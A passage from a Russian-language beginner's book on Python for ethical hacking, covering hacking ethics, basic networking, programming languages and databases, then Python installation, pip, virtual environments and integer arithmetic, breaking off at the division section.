Wi-Fi — технология для передачи данных без проводов и прочих соединений, используемая для подключения устройств к интернету или локальной сети. Нет 5G не вредно.

XSS (Cross-Site Scripting) — атака, при которой злоумышленник вставляет вредоносный скрипт на веб-страницу, которую просматривают другие пользователи, что позволяет ему выполнять нежелательные действия на стороне клиента.

Этика хакинга

Хакинг, несомненно, вызывает споры о его нравственности: никому не хочется узнавать о взломе своей социальной сети или обнаружить, что с его карты сняты все деньги. Однако важно понимать, что существует различие между этичным (хорошим) и нелегальным (плохим) хакингом.

Этичный хакинг, также известный как «белый хакинг», является процессом использования технических навыков для улучшения безопасности информационных систем, обнаружения уязвимостей и предотвращения кибератак. Ценности этичного хакера определяются не только его навыками, но и его намерениями.

Основные принципы этичного хакинга:

- **Легальность.** Этичный хакер действует в рамках закона и с согласия владельцев системы, которую он тестирует на уязвимости. Если вы взламываете свой Wi-Fi, то к вам не будет вопросов, а если используете знания для взлома Wi-Fi соседей, то вы уже выходите за легальное поле. Важно соблюдать все юридические нормы и положения, связанные с кибербезопасностью, чтобы избежать правовых последствий.
- **Добросовестность.** Цель этичного хакера – улучшить безопасность системы, а не нанести вред или получить несанкционированный доступ к данным. Некоторые организации платят хакерам за найденные уязвимости своих систем – такая практика называется *bug bounty*. Таким образом, этичные хакеры зарабатывают на жизнь, помогая компаниям защитить свои данные и системы от возможных угроз.
- **Прозрачность.** Этичный хакер честно и открыто докладывает об обнаруженных уязвимостях и помогает владельцам системы устранить их. В Интернете именно они составляют списки уязвимостей той или иной программы или инструмента, делая информацию доступной для всех и способствуя общему улучшению безопасности.
- **Приватность и конфиденциальность.** Этичный хакер обязуется соблюдать конфиденциальность данных, с которыми он работает, и не раскрывать их третьим лицам без согласия. Это особенно важно при работе с чувствительной информацией, такой как личные данные пользователей

или корпоративные секреты. Нарушение конфиденциальности может привести к серьезным юридическим и репутационным последствиям.

- **Социальная ответственность.** Этичный хакер осознает последствия своих действий и стремится к тому, чтобы его работа способствовала общественной безопасности и защите данных. Он понимает, что его действия могут повлиять на широкую аудиторию, и поэтому принимает меры для минимизации рисков и предотвращения возможного ущерба.

Этичные хакеры играют ключевую роль в создании и поддержании безопасного цифрового пространства. Они помогают организациям выявлять и устранять уязвимости, защищая данные пользователей и предотвращая кибератаки. Этичные хакеры работают в тесном сотрудничестве с разработчиками программного обеспечения, администраторами систем и другими специалистами по кибербезопасности, чтобы обеспечить надежную защиту информации.

Во многих компаниях этичный хакинг стал неотъемлемой частью корпоративной культуры безопасности. Организации активно привлекают белых хакеров для проведения тестов на проникновение (пен-тестов) и аудитов безопасности. Такие мероприятия помогают выявить слабые места в системах безопасности и разработать эффективные меры по их устраниению.

Например, к этичному хакингу можно отнести:

- **Bug Bounty программы.** Многие крупные компании, такие как Google, Facebook и Microsoft, проводят программы поощрения за обнаружение багов (bug bounty). Эти программы предлагают денежные вознаграждения хакерам, которые находят и сообщают о уязвимостях в их продуктах и сервисах.
- **Тестирование на проникновение.** Этичные хакеры проводят тесты на проникновение, симулируя атаки на системы компаний для выявления потенциальных уязвимостей. Результаты таких тестов позволяют организациям улучшить свои меры безопасности.
- **Образовательные программы.** Многие этичные хакеры участвуют в образовательных программах, делясь своими знаниями и опытом с начинающими специалистами по кибербезопасности. Это помогает развивать

новое поколение хакеров, которые будут следовать этическим принципам в своей работе.

Соблюдение этических принципов является ключевым аспектом успешной практики хакинга. Ответственное использование технических навыков для защиты информационной безопасности не только помогает предотвратить кибератаки, но и способствует развитию культуры кибербезопасности в целом. Этические хакеры, действующие в рамках закона и руководствуясь моральными принципами, играют важную роль в защите цифрового мира и поддержании общественной безопасности.

Этический хакинг требует постоянного обучения и адаптации к новым технологиям и угрозам. Это непрерывный процесс, который требует от хакеров высокой степени профессионализма и ответственности. Следуя этическим принципам, хакеры могут существенно повысить уровень безопасности информационных систем и сделать Интернет более безопасным местом для всех пользователей.

Ключевые понятия

Прежде чем приступить к изучению практических аспектов хакинга, нужно иметь представление о ключевых технологиях. Это включает в себя сетевые протоколы, языки программирования, методы шифрования и многое другое. Без этого фундаментального знания будет сложно полноценно разбираться в принципах работы систем и разрабатывать эффективные стратегии защиты.

Хакинг на Python требует хорошего понимания основных технологий, используемых в информационной безопасности и разработке программного обеспечения. Важно ознакомиться с ними, прежде чем начать изучение практических аспектов хакинга. Вот несколько ключевых технологий, с которыми стоит ознакомиться. Сейчас мы их рассмотрим поверхностно, далее в главах тема будет раскрыта более подробно.

Сетевые технологии

Основная цель **сетевых технологий** заключается в передаче данных от одного устройства к другому, будь то внутри локальной сети (LAN) или через глобальную сеть, такую как Интернет. Понимание основ сетевых технологий включает в себя изучение различных типов сетей, сетевых топологий, протоколов и оборудования, которые делают возможным обмен данными.

Существует несколько типов сетей, чаще всего мы под ними подразумеваем одну из самых распространенных, а именно локальную сеть (LAN) и глобальную сеть (WAN). Из локальных это внутренняя сеть, которая объединяется проводами. Чаще всего тут вспоминаются старые компьютерные сети, когда были проблемы с доступностью Интернета. Глобальная сеть, напротив, охватывает большие территории, вроде стран или континентов. Чаще всего под глобальной сетью мы понимаем Интернет.

Сетевые топологии описывают способы подключения устройств в сети. Самыми распространенными топологиями являются шинная, кольцевая, звездообразная и ячеистая. В шинной топологии все устройства подключены к одной общей линии связи. Кольцевая топология соединяет устройства в замкнутый круг, по которому данные передаются в одном направлении. В звездообразной топологии все устройства подключены к центральному узлу, который управляет передачей данных. Ячеистая топология является более сложной, где каждое устройство может быть связано с несколькими другими устройствами, обеспечивая высокую надежность и отказоустойчивость сети.

Для того чтобы передать данные в сети используются протоколы, это условный свод правил, если что. Чаще всего мы встречаемся с вами с IP, который обеспечивает и описывает правила адресации в сети Интернет. Другими важными протоколами являются TCP и UDP, которые мы разберем ниже.

Сеть же составляется из сетевого оборудования, включающего в том числе в себя устройства, необходимые для создания и поддержания сетей. Основными компонентами всемирной сети являются маршрутизаторы, коммутаторы, точки доступа и сетевые кабели, которыми оплетен на подобие паутины уже весь мир:

- Маршрутизаторы соединяют сети и позволяют управлять передачей данных между ними.

- Коммутаторы объединяют устройства в одной сети и направляют данные.
- Точки доступа обеспечивают беспроводное подключение устройств.
- Сетевые кабели служат для физического соединения устройств и передачи данных.

Беспроводные сети также играют важную роль в современных сетевых технологиях. Wi-Fi (Wireless Fidelity) является наиболее распространенной технологией беспроводной связи, далее только идет всё что работает с Bluetooth, сама сеть обеспечивает подключение устройств без использования кабелей. Сетевые стандарты в данной сети, такие как 802.11n, 802.11ac и 802.11ax, определяют скорость и диапазон передачи данных.

Важным аспектом сетевых технологий является безопасность. Сетевые администраторы используют различные методы и средства для защиты данных и предотвращения несанкционированного доступа к сети. Это включает в себя использование брандмауэров, систем обнаружения вторжений (IDS), виртуальных частных сетей (VPN) и шифрования данных.

Современные сети также используют технологии виртуализации и облачные сервисы. Виртуализация позволяет создавать виртуальные версии сетевых ресурсов, таких как серверы и хранилища данных, что повышает гибкость и эффективность управления ресурсами.

Облачные сервисы предоставляют удаленный доступ к вычислительным ресурсам и данным через Интернет, что позволяет организациям экономить на инфраструктуре и быстро масштабировать свои услуги.

Языки программирования

Языки программирования представляют собой набор инструкций и правил, которые позволяют разработчикам писать программы, выполняемые компьютерами. Понимание основ языков программирования включает в себя изучение различных типов языков, их синтаксиса, семантики и парадигм программирования.

Существует множество языков программирования, каждый из которых создан для определенных задач и имеет свои особенности. Наиболее распространенными языками являются Python, Java, C++, JavaScript и Ruby. Каждый язык имеет свой синтаксис, то есть набор правил, определяющих, как должны быть написаны программы. Например, синтаксис Python отличается от синтаксиса Java, что делает каждый язык уникальным и подходящим для различных типов задач.

Языки программирования можно классифицировать по различным критериям, таким как уровень абстракции, парадигмы программирования и область применения. Высокоуровневые языки, такие как Python и Java, предоставляют разработчикам более абстрактный уровень управления, что упрощает написание и чтение кода. Низкоуровневые языки, такие как ассемблер, позволяют разработчикам напрямую управлять аппаратными ресурсами компьютера, что может быть полезно для оптимизации производительности, но требует более глубоких знаний о внутреннем устройстве компьютера.

Парадигмы программирования описывают различные подходы к написанию кода и организации программ. Самыми распространенными парадигмами являются процедурное, объектно-ориентированное и функциональное программирование. Процедурное программирование, такое как C, фокусируется на последовательности инструкций и использовании функций для выполнения задач. Объектно-ориентированное программирование, такое как Java и C++, организует код вокруг объектов, которые представляют собой сущности с состояниями и поведением. Функциональное программирование, такое как Haskell и Erlang, основывается на математических функциях и использовании неизменяемых данных.

Кроме того, языки программирования можно классифицировать по их области применения. Например, JavaScript широко используется для разработки веб-приложений, тогда как Python популярен в науке о данных, искусственном интеллекте и автоматизации. Язык C++ часто используется в разработке системного и прикладного программного обеспечения, такого как операционные системы и игры.

Одним из ключевых аспектов изучения языков программирования является понимание **компиляции и интерпретации**. Компиляторы преобразу-

ют исходный код, написанный на высокоуровневом языке, в машинный код, который может быть выполнен компьютером. Интерпретаторы, напротив, выполняют исходный код напрямую, без предварительной компиляции. Например, Python использует интерпретатор, тогда как C и C++ используют компиляторы.

Ошибки и отладка являются неотъемлемой частью программирования. Разработчики должны уметь находить и исправлять ошибки в своем коде. Для этого используются различные инструменты, такие как отладчики и среды разработки (IDE). Эти инструменты помогают выявлять синтаксические ошибки, логические ошибки и проблемы с производительностью, что позволяет разработчикам создавать более надежные и эффективные программы.

Базы данных

База данных — это некий архив со своими адресами и правилами записи. И в этом архиве данные, чаще всего в виде таблиц. Они позволяют нам эффективно хранить, извлекать данные и управлять ими. В современном мире без баз данных уже никуда, они являются частью больших и сложных систем, частью маленьких сайтов и так далее. Основная их цель — обеспечить надежное и структурированное хранение данных, чтобы можно было легко находить и использовать нужные таблицы, строки, в общем, данные.

Одними из популярных баз данных являются **реляционные базы данных**, которые организуют данные в таблицы, состоящие из строк и столбцов. Каждая строка представляет собой запись, а каждый столбец — атрибут этой записи. Например, таблица с информацией о студентах может содержать столбцы «Имя», «Фамилия», «Возраст» и «Номер студенческого билета». Основным языком для взаимодействия с реляционными базами данных является SQL (Structured Query Language), который используется для выполнения различных операций, таких как добавление, удаление, обновление и извлечение данных.

В реляционных базах данных используются ключи для идентификации записей и установления связей между таблицами. Первичный ключ (Primary Key) – это уникальный идентификатор записи в таблице, который не может повторяться. Внешний ключ (Foreign Key) используется для создания связи между таблицами, что позволяет обеспечить целостность данных и избежать дублирования.

Помимо реляционных баз данных, существуют и другие типы баз данных, такие как NoSQL базы данных. NoSQL базы данных предназначены для работы с большими объемами данных и высокой скоростью обработки запросов. Они предлагают гибкость в структуре данных и масштабируемость, что делает их подходящими для современных веб-приложений и больших данных. NoSQL базы данных могут быть документными (например, MongoDB), графовыми (например, Neo4j), столбцовыми (например, Cassandra) и ключ-значение (например, Redis).

Одним из ключевых аспектов работы с базами данных является управление транзакциями.


Транзакция представляет собой последовательность операций, которые выполняются как единое целое. Транзакции обеспечивают целостность и согласованность данных в базе данных. Четыре основных свойства транзакций, известные как ACID (Atomicity, Consistency, Isolation, Durability), гарантируют, что операции будут выполняться надежно и данные не будут повреждены.

Проектирование базы данных – это важный этап, который включает в себя определение структуры данных, связей между ними и правил управления данными. Процесс нормализации помогает устраниć избыточность данных и предотвратить аномалии обновления. Нормализация включает разделение данных на связанные таблицы, чтобы минимизировать дублирование и улучшить целостность данных.

Администрирование баз данных включает в себя задачи по управлению и поддержке базы данных. Это может включать резервное копирование и восстановление данных, настройку безопасности, мониторинг производительности и оптимизацию запросов. Администраторы баз данных (DBA) отвечают за обеспечение высокой доступности и надежности системы, а также за защиту данных от несанкционированного доступа и потери.

Использование индексов – это еще один важный аспект работы с базами данных. Индексы ускоряют поиск и выборку данных, создавая структуры, которые позволяют быстро находить нужные записи. Однако неправильное использование индексов может привести к ухудшению производительности базы данных, поэтому важно тщательно планировать их создание и использование.

Итак, подведем небольшой итог: базы данных играют центральную роль в современных информационных системах, обеспечивая надежное хранение, управление и доступ к данным.



Глава 1.

Основы Python для хакинга

Приветствую вас в первой главе книги, посвященной основам Python для хакинга. Python — это язык программирования, который стал неотъемлемой частью многих областей информационных технологий, включая кибербезопасность и этический хакинг. В этой главе мы сосредоточимся на важных основах Python, которые помогут вам начать свой путь в мире хакинга, освоить базовые навыки программирования и применить их в практических ситуациях. Если вам всё это известно, и вы уже знакомы с Python, то увидимся с вами во 2-ой главе.

Мы начнем с установки и настройки Python, обсудим основы языка, включая переменные, условные операторы и циклы. В книге будут представлены практические примеры, которые помогут вам углубиться в изучаемый материал, а также мы рассмотрим, что такое классы и функции.

Если вы хотите изучить Python более подробно, существует множество онлайн-сервисов, которые предлагают качественные курсы и материалы.

1.1. Платформы для обучения Python

Ниже приведены некоторые из лучших платформ для обучения Python.

1. Codecademy

Codecademy предлагает интерактивные курсы по различным языкам программирования, включая Python. Курсы включают теорию, практические задания и проекты, которые помогут закрепить знания.

- **Преимущества:**

- » Интерактивные уроки и задания.
- » Мгновенная обратная связь.
- » Проекты для практического применения знаний.

- **Недостатки:**

- » Доступ к некоторым курсам и материалам требует подписки.

2. Coursera

Coursera предоставляет курсы от ведущих университетов и компаний. Платформа предлагает как бесплатные, так и платные курсы по Python, которые включают видеолекции, практические задания и экзамены.

- **Преимущества:**

- » Курсы от университетов и ведущих компаний.
- » Возможность получить сертификат.
- » Широкий выбор курсов разного уровня сложности.

- **Недостатки:**

- » Некоторые курсы могут быть дорогими без финансовой помощи.

3. edX

edX предлагает курсы от университетов и образовательных учреждений по всему миру. Курсы по Python включают видеолекции, практические задания и проекты.

- **Преимущества:**

- » Курсы от ведущих университетов.
- » Доступ к бесплатным материалам.

- » Возможность получить сертификат за плату.
- **Недостатки:**
 - » Ограниченный доступ к некоторым материалам без подписки.

4. Udemy

Udemy предлагает тысячи курсов по различным темам, включая Python. Курсы включают видеолекции, практические задания и проекты, которые помогают изучать Python на практике.

- **Преимущества:**
 - » Широкий выбор курсов.
 - » Часто проводятся скидки и акции.
 - » Вечный доступ к приобретенным курсам.
- **Недостатки:**
 - » Качество курсов может варьироваться.

5. Khan Academy

Khan Academy предлагает бесплатные курсы и материалы по различным темам, включая программирование на Python. Курсы включают видеолекции и интерактивные задания.

- **Преимущества:**
 - » Бесплатные материалы.
 - » Интерактивные задания.
 - » Легко доступные видеолекции.
- **Недостатки:**
 - » Ограниченнное количество курсов по программированию.

6. SoloLearn

SoloLearn предлагает бесплатные курсы по различным языкам программирования, включая Python. Платформа включает интерактивные уроки, задания и возможность взаимодействовать с сообществом.

- **Преимущества:**

- » Бесплатные курсы.
- » Интерактивные уроки и задания.
- » Сообщество для взаимодействия и обмена знаниями.

- **Недостатки:**

- » Курсы могут быть менее глубокими по сравнению с платными платформами.

7. DataCamp

DataCamp специализируется на курсах по анализу данных и программированию, включая Python. Курсы включают видеолекции, практические задания и проекты.

- **Преимущества:**

- » Специализация на анализе данных.
- » Практические задания и проекты.
- » Интерактивные уроки.

- **Недостатки:**

- » Платная подписка для доступа к полному контенту.

8. Google's Python Class

Google предлагает бесплатный курс по Python, который включает видеолекции, материалы для чтения и практические задания. Этот курс подходит для тех, кто уже имеет базовые знания в программировании.

- **Преимущества:**

- » Бесплатные материалы от Google.
- » Практические задания.
- » Подходит для самостоятельного изучения.

- **Недостатки:**

- » Требуется базовое знание программирования.

1.2. Установка и настройка Python

Установка и настройка Python — это первый шаг на пути к освоению его потенциала в сфере кибербезопасности и хакинга. Вот краткое пошаговое руководство по установке и настройке Python.

Однако не стоит слишком зацикливаться на этом этапе, так как в последующих главах мы подробно разберем каждый шаг:

- 1. Загрузка Python.** Перейдите на официальный сайт Python (python.org) и скачайте последнюю версию Python, подходящую для вашей операционной системы (Windows, macOS, или Linux).
- 2. Установка Python.** Запустите установочный файл и следуйте инструкциям мастера установки. Важно отметить, что при установке на Windows необходимо поставить галочку "Add Python to PATH", чтобы облегчить использование Python из командной строки.
- 3. Проверка установки.** После завершения установки откройте командную строку (или терминал) и введите команду `python --version`, чтобы убедиться, что Python установлен и готов к работе.
- 4. Установка менеджера пакетов `pip`.** Pip обычно устанавливается автоматически вместе с Python. Чтобы проверить его наличие, выполните команду `pip --version`. Если pip не установлен, его можно установить вручную, следуя официальной документации.
- 5. Настройка виртуального окружения.** Рекомендуется использовать виртуальные окружения для изоляции проектов. Создайте новое виртуальное окружение с помощью команды `python -m venv myenv`, а затем активируйте его.
- 6. Установка необходимых пакетов.** Используя `pip`, установите нужные библиотеки, которые понадобятся вам в дальнейшем, например, `requests`, `BeautifulSoup`, `Flask` и другие.
- 7. Настройка IDE.** Выберите подходящую среду разработки, такую как PyCharm, VS Code, или другие, и настройте её под свои нужды, чтобы упростить процесс написания и отладки кода.

Данные шаги подробно рассмотрим в следующих главах, поэтому если вдруг что-то не понятно сразу, то следует прочитать следующие страницы.

1.2.1. Загрузка и установка Python

Загрузка Python — первый и важный шаг перед началом работы. Вот более подробное пошаговое руководство о том, как загрузить и установить Python на ваш компьютер:

1. Откройте ваш любимый веб-браузер и перейдите на официальный сайт Python, который находится по адресу <https://www.python.org/>.
2. На главной странице сайта вы найдете разделы меню в верхней части страницы. Наведите курсор мыши на раздел **Downloads** (Загрузки) и выберите **Python Releases** (Релизы Python) из выпадающего меню.
3. На странице **Python Releases** вы увидите список доступных версий Python. Рекомендуется выбирать последнюю стабильную версию для вашей операционной системы. Обычно она отображается в верхней части списка.
4. Нажмите на название версии Python, которую вы хотите загрузить. Затем вы увидите список файлов для различных операционных систем, таких как Windows, macOS и различные дистрибутивы Linux.
5. Найдите на странице установочный файл Python для вашей операционной системы и нажмите на ссылку для его загрузки. Обычно это будет файл с расширением ".exe" для Windows, ".pkg" для macOS и ".tar.gz" для Linux.
6. Запуск установочного файла (Windows):
 - » Дважды кликните на загруженный файл с расширением ".exe".
 - » В появившемся окне установщика поставьте галочку напротив опции **Add Python to PATH** (Добавить Python в PATH). Это обеспечит доступность Python и **pip** из командной строки.
 - » Нажмите кнопку **Install Now** (Установить сейчас) для начала установки.
 - » После завершения установки нажмите **Close** (Закрыть).

7. Запуск установочного файла (macOS):

- » Откройте загруженный файл с расширением .pkg.
- » Следуйте инструкциям мастера установки, нажимая **Continue** (Продолжить) и **Install** (Установить).
- » Введите пароль администратора, если будет запрошен, и завершите установку, нажав **Close** (Закрыть).

8. Установка через терминал (Linux):

- » Откройте терминал.
- » В зависимости от вашего дистрибутива используйте следующие команды:

Для Debian/Ubuntu: `sudo apt-get update` и `sudo apt-get install python3`

Для Fedora: `sudo dnf install python3`

Для Arch Linux: `sudo pacman -S python`

9. Проверка установки (все операционные системы):

- » Откройте командную строку или терминал.
- » Введите команду `python --version` или `python3 --version` для проверки версии Python. Вы должны увидеть установленную версию Python.
- » Введите команду `pip --version` или `pip3 --version` для проверки версии менеджера пакетов pip. Вы должны увидеть установленную версию pip.

Теперь, когда вы завершили эти шаги, Python успешно обосновался на вашем компьютере и готов к использованию! Поздравляю, вы теперь обладатель свежайшего Python, который жаждет помочь вам в разработке приложений, включая те, которые будут держать хакеров на расстоянии!

Так что, готовьте пальцы, пора начать изучение основ Python и применить свои новые знания в деле.

Кстати, теперь у вас есть еще один повод для гордости – ваш компьютер официально стал немного умнее, хотя это ещё не доказано.

1.2.2. Основы работы с pip

Для того чтобы полностью окунуться в мир программирования и хакинга, нам нужно научиться устанавливать дополнительные библиотеки для Python. Ведь самим полностью всё писать не хватит никакой жизни, поэтому используем библиотеки сообщества данного языка, а ведь это как раз его плюс.

В качестве установщика в основном используется библиотека **pip**. Она устанавливается сразу же при первой установке Python, то есть дополнительно что-то делать не потребуется, можно использовать уже готовую библиотеку.

Pip — это инструмент управления, который позволяет устанавливать, обновлять и удалять сторонние библиотеки и пакеты, именно с помощью него мы будем скачивать вам всё необходимое. Это важный инструмент для всех разработчиков, так как он упрощает процесс управления зависимостями проекта. Вот список инструкций по данному инструменту:

Для установки нового пакета или библиотеки Python необходимо выполнить команду `pip install <название_пакета>`. Например, для установки `requests`, которая нам дальше очень поможет, необходимо написать в командной строке:

```
pip install requests
```

После выполнения этой команды pip загрузит и установит указанный пакет из репозитория PyPI (Python Package Index). Чаще всего мы будем устанавливать пакеты немного по-другому, а именно через виртуальную машину, однако вы можете поиграть и установить следующие игры себе на компьютер через pip:

1. Flappy Bird

Установка:

```
pip install flappy-bird-py
```

Запуск:

```
python -m flappy_bird_py
```

2. **2048**

Установка:

pip install 2048-py

Запуск:

2048-py

3. **PySnake**

Установка:

pip install PySnake

Запуск:

python -m pysnake

4. **MazeRunner**

Установка:

pip install maze-runner

Запуск:

maze-runner

5. **Tetris**

Установка:

pip install pygame-tetris

Запуск:

python -m pygame_tetris

6. **Space Invaders**

Установка:

pip install space-invaders-py

Запуск:

python -m space_invaders_py

7. **Pong**

Установка:

pip install pygame-pong

Запуск:

python -m pygame_pong

8. **Pacman**

Установка:

pip install pygame-pacman

Запуск:

python -m pygame_pacman

Если вам нужно установить определенную версию пакета, укажите её после имени пакета с помощью символа "==" . Например, чтобы установить версию 2.25.1 пакета requests , выполните:

```
pip install requests==2.25.1
```

Эта команда гарантирует установку именно указанной версии пакета. Чаще всего это используется для того, чтобы избежать критических ошибок при возникновении конфликта зависимостей. Условно, версия библиотеки должна использовать другую библиотеку в определенной версии. Чтобы было понятнее, это все равно что попытаться запустить игры от Sega на PlayStation 4. Попробовать можно, но много несовместимостей. Кто не играет, извините, другое в голову не пришло.

Для обновления уже установленных пакетов выполните команду `pip install --upgrade <название_пакета>` . Например, чтобы обновить пакет requests до последней версии, выполните:

```
pip install --upgrade requests
```

Эта команда загрузит и установит последнюю доступную версию пакета. Вот бы так работало с машиной и квартирой? Бах, и всё, теперь у тебя евроремонт. А так, к чему это я? Данная команда применяется, когда необходимо использовать нововведения новых версий библиотек. Советую быть осторожнее, иногда версии могут быть несовместимы, плюс они могут сильно отличаться, и код придется переписывать.

Для удаления установленного пакета выполните команду `pip uninstall <название_пакета>` . Например, чтобы удалить пакет requests , выполните:

```
pip uninstall requests
```

Эта команда удалит указанный пакет и его зависимости из вашей системы. Нет, так недругов удалить не получится, я пробовал. Кхм, а если без юмора, иногда для очистки места, оптимизации и прочего данная команда применяется. Чаще всего удаление идёт полное, без остатков данных от библиотеки, но иногда всё-таки данные могут остаться.

Чтобы просмотреть список установленных пакетов, выполните команду `pip list`. Это позволит вам увидеть все установленные пакеты и их версии:

```
pip list
```

Вы увидите список всех установленных пакетов и их текущих версий. Это позволит вам сориентироваться, что у вас установлено и какие версии используются. Мало ли кто-то захочет узнать, чем вы там пользуетесь.

А теперь представьте, что библиотеки нужно будет устанавливать по одной и таких библиотек 100 или 1000, а ещё везде разные версии, то есть текста больше. Страшно? Ладно, выдохните. Для сохранения списка установленных пакетов в файле выполните команду `pip freeze > requirements.txt`. Это полезно для создания файла зависимостей вашего проекта, который можно использовать для воссоздания:

```
pip freeze > requirements.txt
```

Файл `requirements.txt` будет содержать список всех установленных пакетов и их версий.

Чтобы установить все пакеты, перечисленные в файле зависимостей (например, `requirements.txt`), выполните команду `pip install -r requirements.txt`. Это удобно при развертывании проектов на разных системах:

```
pip install -r requirements.txt
```

Эта команда установит все пакеты, указанные в файле `requirements.txt`, с теми же версиями, что и в оригинальном окружении.

Использование `pip` позволяет легко управлять пакетами Python в ваших проектах, обеспечивая доступ к широкому спектру функциональности, предоставляемой сторонними библиотеками и модулями. Маленький, но важный кирпичик в ваших знаниях.

1.2.3. Использование виртуальных сред

Использование виртуальных сред в Python является важной практикой для разработчиков, включая хакеров и специалистов по кибербезопасности.

Виртуальные среды позволяют создавать изолированные окружения для каждого проекта, в котором можно устанавливать разные версии пакетов и их зависимости без конфликтов с другими проектами или системными установками Python.

Условно, если у вас один проект требует версию aiogram 3.2, а другой 2.5, то это отличное решение для того, чтобы не искать второй компьютер или удалять один из проектов. Далее приведем более подробное руководство по использованию виртуальных сред.

Виртуальные среды обычно создаются с помощью инструмента virtualenv. Если у вас еще не установлен virtualenv, вы можете установить его, выполнив команду:

```
pip install virtualenv
```

После установки virtualenv перейдите в директорию вашего проекта с помощью команды `cd <путь_к_папке_проекта>`. Затем выполните команду `virtualenv <название_среды>`, чтобы создать новую виртуальную среду. Например, для создания среды с названием "myenv" нужно написать следующее:

```
virtualenv myenv
```

После создания виртуальной среды, для того чтобы начать в ней работать её нужно активировать. Для этого выполните соответствующую команду:

- **для Windows необходимо написать следующее:**

```
myenv\Scripts\activate
```

- **для macOS и Linux данную строчку:**

```
source myenv/bin/activate
```

После выполнения данной команды и активации виртуальной среды вы увидите, что в командной строке перед вашим приглашением (то есть адресом, где вы находитесь) появилось имя вашей среды, например (`myenv`), это означает, что вы работаете в данном виртуальном окружении и все библиотеки будут браться и учитываться отсюда.

А именно после активации виртуальной среды вы будете работать в изолированном окружении, где установлены только те пакеты, которые вы устанавливаете в этой среде. Вы можете использовать команду `pip install <пакет>` для установки необходимых пакетов в эту среду. Например, чтобы установить пакет `requests`, выполните:

```
pip install requests
```

Все установленные пакеты будут находиться только в данной виртуальной среде и не будут конфликтовать с системными пакетами или пакетами других проектов.

После завершения работы с проектом вы можете деактивировать виртуальную среду, выполнив команду:

```
deactivate
```

Эта команда вернет вас в глобальное окружение Python вашей системы.

Использование виртуальных сред позволяет избежать конфликтов версий пакетов между разными проектами и обеспечивает чистоту и порядок в установках Python на вашем компьютере. Это особенно полезно в контексте хакинга, когда вам может понадобиться использовать различные инструменты и библиотеки для разных целей.

Виртуальные среды обеспечивают:

- **Изоляцию:** каждый проект работает в своем собственном окружении, без влияния на другие проекты.
- **Контроль:** вы можете точно контролировать версии пакетов и их зависимости для каждого проекта.
- **Легкость в управлении:** простота создания и удаления виртуальных сред позволяет легко управлять различными проектами и их окружениями.

Виртуальные среды являются мощным инструментом, который должен использовать каждый разработчик и специалист по кибербезопасности. Они обеспечивают гибкость и контроль над окружением разработки, а также обеспечивают изолированность системы от нашего проекта.

1.3. Основы языка Python

Прежде чем приступать к созданию инструментов для взлома или анализа безопасности, важно освоить базовые принципы Python. Это фундаментальные понятия, которые помогут эффективно использовать язык программирования и создавать мощные скрипты для решения сложных задач в области кибербезопасности. Ведь, как говорится, "невозможно взломать то, что не понимаешь... ну, разве что случайно!"

Переменные и типы данных: переменные в Python служат для хранения различной информации, а тип данных указывает на то, с какими именно данными вы работаете. Основные типы данных включают в себя **целые числа (int)**, **числа с плавающей точкой (float)**, **строки (str)**, **списки (list)**, **кортежи (tuple)** и **словари (dict)**.

Условные операторы: в Python — это как светофор для вашего кода. Они помогают решить, куда дальше пойти в зависимости от ситуации. Используйте **if**, **elif** и **else**, чтобы направить выполнение программы в нужное русло. А если вдруг запутались, просто помните: Python всегда готов сказать вам, когда пора свернуть налево!

Циклы и итерации: в Python циклы используются для автоматизации повторяющихся задач. Основные виды циклов — это **for** и **while**, которые позволяют выполнять блоки кода несколько раз, пока не достигнуто определённое условие или пока не завершится нужное количество итераций.

Освоение этих основных концепций является ключом к успешному началу работы с Python в контексте хакинга и кибербезопасности. Эти концепции обеспечивают базовую функциональность языка, которая позволяет

разрабатывать и анализировать программы, необходимые для выполнения различных задач в области информационной безопасности.

Переменные и типы данных

В Python переменные — это такие "именные коробочки" для хранения данных. В них можно поместить практически что угодно: числа, строки, списки и другие объекты. Теперь давайте рассмотрим, что можно сложить в эти коробочки. И помните: даже если положить туда кота, он останется в целости и сохранности, ведь Python заботится о своих переменных!

- **Целочисленные числа (int).** Целые числа в Python представляют собой значения без дробной части. Примеры таких чисел: 42, -10, 0.
- **Числа с плавающей точкой (float).** Числа с плавающей точкой в Python — это числа, которые имеют десятичную часть. Примеры таких чисел: 3.14, -0.001, 2.0.
- **Строки (str).** Строки в Python представляют собой последовательности символов, заключённые в кавычки — одинарные или двойные. Примеры строк: 'hello', "world", '123'.
- **Списки (list).** Списки в Python — это упорядоченные коллекции объектов, которые разделяются запятыми и заключаются в квадратные скобки. В списках могут находиться элементы разных типов данных. Пример списка: [1, 2, 'three', 4.0].
- **Кортежи (tuple).** Кортежи в Python — это упорядоченные коллекции объектов, которые невозможно изменить после создания. Элементы в кортеже разделяются запятыми и заключены в круглые скобки. Подобно спискам, кортежи могут содержать элементы разных типов данных. Пример кортежа: (1, 'two', 3.0).
- **Словари (dict).** Словари представляют собой коллекции пар ключ-значение, где каждому ключу соответствует значение. Словари заключены в фигурные скобки и имеют формат {ключ: значение}. Пример словаря в Python: {'name': 'John', 'age': 30, 'city': 'New York'}.

Целочисленные числа (int)

Целочисленные числа (int) в Python представляют собой числа без дробной части. Они могут быть положительными, отрицательными или нулевыми. В Python целочисленные числа не имеют ограничения на размер, и вы можете выполнять с ними различные математические операции.

Примеры целочисленных чисел в Python:

- 42 – положительное целочисленное число.
- -10 – отрицательное целочисленное число.
- 0 – нулевое целочисленное число.

Целочисленные числа широко используются в программировании для представления количественной информации, индексации структур данных и выполнения различных математических операций. В Python вы можете выполнять следующие операции с целочисленными числами:

Сложение (+)

Сложение двух целых чисел в Python — это как приглашение их на вечеринку, где они объединяются, и на выходе получается сумма. Даже если одно из чисел ворчливо отрицательное, результат будет готов!

Листинг 1.1

```
# Сложение
a = 2
b = 3
result = a + b # result будет равно 5
```

Вычитание (-)

Вычитание одного целого числа из другого в Python даёт результат их разности.

Листинг 1.2

```
# Вычитание  
a = 5  
b = 3  
result = a - b # result будет равно 2
```

Умножение (*)

Умножение двух целых чисел в Python приводит к их произведению.

Листинг 1.3

```
# Умножение  
a = 2  
b = 3  
result = a * b # result будет равно 6
```

Деление (/)

